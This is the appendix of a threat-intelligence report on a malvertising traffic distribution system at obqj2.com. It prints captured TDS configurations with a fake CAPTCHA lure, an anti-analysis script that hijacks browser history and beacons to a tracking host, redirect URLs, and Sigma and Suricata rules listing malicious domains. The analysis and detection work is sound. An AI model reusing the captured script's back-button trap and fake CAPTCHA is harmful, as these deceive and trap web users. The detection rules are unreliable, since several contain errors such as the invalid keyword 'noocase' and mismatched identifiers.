




B.5 SUPERCOUNTERS ANALYTICS DASHBOARD



B.6 TRAFFIC CAPTURE



APPENDIX C - ADDITIONAL TECHNICAL DATA

C.1 TDS CONFIGURATION OBJECT - ZONE 3156656, FIRST SESSION

```
zoneId: 3156656
userId: 008306cfc5064c5aea3e40479b3837d7
requestId: c7e97ca9-6f12-4488-867c-049588a536b8
onlineFiltrationEnabled: true
adexInjectEnabled: true
adexInjectClientId: 1db9169f-90f4-4b2d-b517-bc47aab19clf
clickSubmit: false
submitFallbackTimeoutMs: 2000
adexResponseTimeout: 200
aliveTimeouts: null
aliveFull: false
skipCookieSync: false
```

C.2 TDS CONFIGURATION OBJECT - ZONE 3156656, SECOND SESSION (CLICKSUBMIT VARIANT)

```
zoneId: 3156656
userId: 00830f00ff694dale96888947b5c17bf
requestId: a149fbca-4c43-4222-a864-aa9fe6262120
clickSubmit: true
clickSubmitText.header: "Verify you are human"
clickSubmitText.button: "Verify"
clickSubmitText.logo1: "Protected by"
clickSubmitText.logo2: "ADEX.COM"
aliveTimeouts: [2, 4, 7, 40, 350]
aliveFull: true
skipCookieSync: true
```

C.3 ANTI-ANALYSIS RESPONSE (BURP SUITE)

```
for (var i = 0; i < 3; i++) {  
    var url = '/partital/5117867?var=3156656&ab2r=0&prfrev=false&rhhd=false&sf=1';  
    window.history.pushState(null, document.title, url);  
}  
  
navigator.sendBeacon('https://my.rtmark.net/img.gif?f=merge  
    &userId=00830f53e1884ed2ffe58219d0572edc');  
  
window.location.href = 'https://www.google.com';
```

Note: prfrev=false confirms the referrer chain verification failed. The rejected session userId differs from the qualifying session userId, confirming separate telemetry tracking for research or bot sessions.

C.4 AFU.PHP INTERNAL REDIRECT URL (EXPOSED VIA REFERER HEADER)

```
https://obqj2.com/afu.php?zoneid=3156656&var=3156656  
    &rid=ksX-wKK1z8yLZCaWKyzJyw%3D%3D  
    &rhhd=false&ab2r=0&sf=1&cs=1  
    &os=linux&is_mobile=false&browser_version=146.0.7680.153
```

C.5 FINAL REDIRECT RESPONSE CONFIRMING AUCTION PRICE AND ATTRIBUTION

```
HTTP/2 302 Found  
Location: http://www.igamingeasy.com/c/3a33eb3e845f70b8  
    ?cost=0.004606 // $4.61 CPM clearing price  
    &SUBID=1064617547847446705  
    &bannerid=25738827  
    &user_activity=high // From heartbeat quality scoring  
    &zone_type=in-page-push  
    &campaignid=10671967  
    &zoneid=9750300  
    &osversion=unspecified_linux  
    &region=ah // Ashanti, Ghana  
    &connection_type=broadband
```

APPENDIX D - DETECTION RULES

D.1 SIGMA - OUTBOUND CONNECTION TO TDS INFRASTRUCTURE

```
title: Outbound Connection to obqj2.com TDS Infrastructure
status: stable
logsource:
  category: proxy
detection:
  selection:
    cs-uri-host|contains:
      - 'obqj2.com'
      - 'my.rtmark.net'
      - 'outrotomr.com'
      - 'whouphesaussums.net'
      - 'lidsaich.net'
      - 'zireemilsoude.net'
      - 'ak.jeekomih.com'
      - 'ak.hetaruvvg.com'
      - 'tml17.com'
      - 'ads.adsbridge.top'
      - 'wheel-game.xyz'
  condition: selection
level: high
falsepositives: none
```

D.2 SURICATA - DNS QUERIES TO TDS DOMAINS

```
alert dns any any -> any any (
  msg:"DNS Query to obqj2.com TDS Domain";
  dns.query; content:"obqj2.com"; noocase;
  metadata:created_at 2026-04, report "Behind the Redirect";
  sid:9001001; rev:1;
)

alert dns any any -> any any (
  msg:"DNS Query to tml17.com TDS";
  dns.query; content:"tml17.com"; noocase;
  metadata:created_at 2026-04, report "Behind the Redirect";
  sid:9001002; rev:1;
)

alert dns any any -> any any (
  msg:"DNS Query to outrotomr.com TDS";
  dns.query; content:"outrotomr.com"; noocase;
  metadata:created_at 2026-04, report "Behind the Redirect";
  sid:9001003; rev:1;
)
```

D.6 SURICATA – TDS DOMAIN IN TLS HANDSHAKE

```
alert tls any any -> any any (
  msg:"TLS connection to obqj2.com TDS domain";
  tls.sni; content:"obqj2.com"; noocase;
  metadata:created_at 2026-04, report "Behind the Redirect";
  sid:9001004; rev:1;
)
```

APPENDIX E - GLOSSARY

Term	Definition
TDS (Traffic Distribution System)	A server-side system that routes web traffic to different destinations based on visitor attributes including geography, device type, browser, OS, referrer, and time of day. Used in both legitimate advertising and malicious campaigns.
afu.php	Ad Fulfillment PHP - the internal server-side routing logic within the obqj2.com TDS that processes visitor fingerprints and executes the ad auction before generating the session-specific redirect.
CPM	Cost Per Mille - advertising pricing per 1,000 impressions. Observed clearing price: \$4.61 CPM (\$0.004606 per session).
rb token	An encrypted token generated by afu.php for each session, encoding the session-specific routing destination. Submitted in the hidden form POST to trigger the redirect.
OAID	Online Advertising Identity (OAID) and its timestamp - persistent cookies set by obqj2.com/sftouch to maintain victim identity across sessions for cross-session tracking and frequency capping.
prfrev	Previous Referrer Verified - a parameter in the TDS anti-analysis response indicating whether the incoming session's referrer chain matched the expected lure page origin. prfrev=false triggers the Google decoy redirect.
clickSubmit	A TDS configuration flag that, when true, causes the payload to display a fake CAPTCHA ('Verify you are human') before form submission, requiring a manual click to confirm the redirect.
onlineFiltrationEnabled	TDS configuration flag that scores the visitor fingerprint and suppresses the redirect for non-qualifying environments.
SuperCounters	A free visitor counting widget service.
adexInjectClientId	The ADEX.COM ad exchange client identifier linking the TDS session to a specific advertiser account. Constant across all observed sessions: 1db9169f-90f4-4b2d-b517-bc47aab19c1f.
zoneld	Traffic zone identifier within the obqj2.com TDS platform. Each zone represents a distinct traffic source/affiliate configuration.
alive / heartbeat	Periodic POST requests from the victim's browser to obqj2.com/alive at intervals of 2, 4, 7, 40, and 350 seconds, confirming continued human session activity and contributing to user_activity quality scoring.
history.pushState	A browser API that modifies the browser's history stack without navigating. Abused in this campaign to trap victims in a navigation loop that redirects every back-button press to the TDS.
IOC	Indicator of Compromise - observable evidence that a system or network may have been compromised, including domain names, IP addresses, URLs, file hashes, and behavioural patterns.
CPC	Cost Per Click - advertising pricing model where advertisers pay per click.

APPENDIX F - REFERENCES AND SOURCES

Reference	Source
SuperCounters conditional redirect behaviour	MacLeod, R. (2019, January 10). Free SuperCounters Widget Serves Unwanted Redirects to Dating Site. Sucuri Blog. https://blog.sucuri.net/2019/01/free-supercounters-widget-serves-unwanted-redirects.html
Malicious Traffic Distribution Systems - Infoblox	Infoblox Threat Intelligence. From Click to Chaos: Bouncing Around in Malicious Traffic Distribution Systems. https://www.infoblox.com/blog/threat-intelligence/from-click-to-chaos-bouncing-around-in-malicious-traffic-distribution-systems/
TDS Detection and Blocking - Palo Alto Unit 42	Palo Alto Networks Unit 42. Beneath the Surface: Detecting and Blocking Hidden Malicious Traffic Distribution Systems. https://unit42.paloaltonetworks.com/detect-block-malicious-traffic-distribution-systems/
TDS Overview (Video)	Traffic Distribution Systems - An Overview. YouTube: https://www.youtube.com/watch?v=uv9cWf3_ivU
MITRE ATT&CK Enterprise Matrix	MITRE ATT&CK® v14. https://attack.mitre.org
Cyber Kill Chain	Hutchins, E.M., Cloppert, M.J., Amin, R.M. (2011). Intelligence-Driven Computer Network Defense. Lockheed Martin Corporation.

END OF REPORT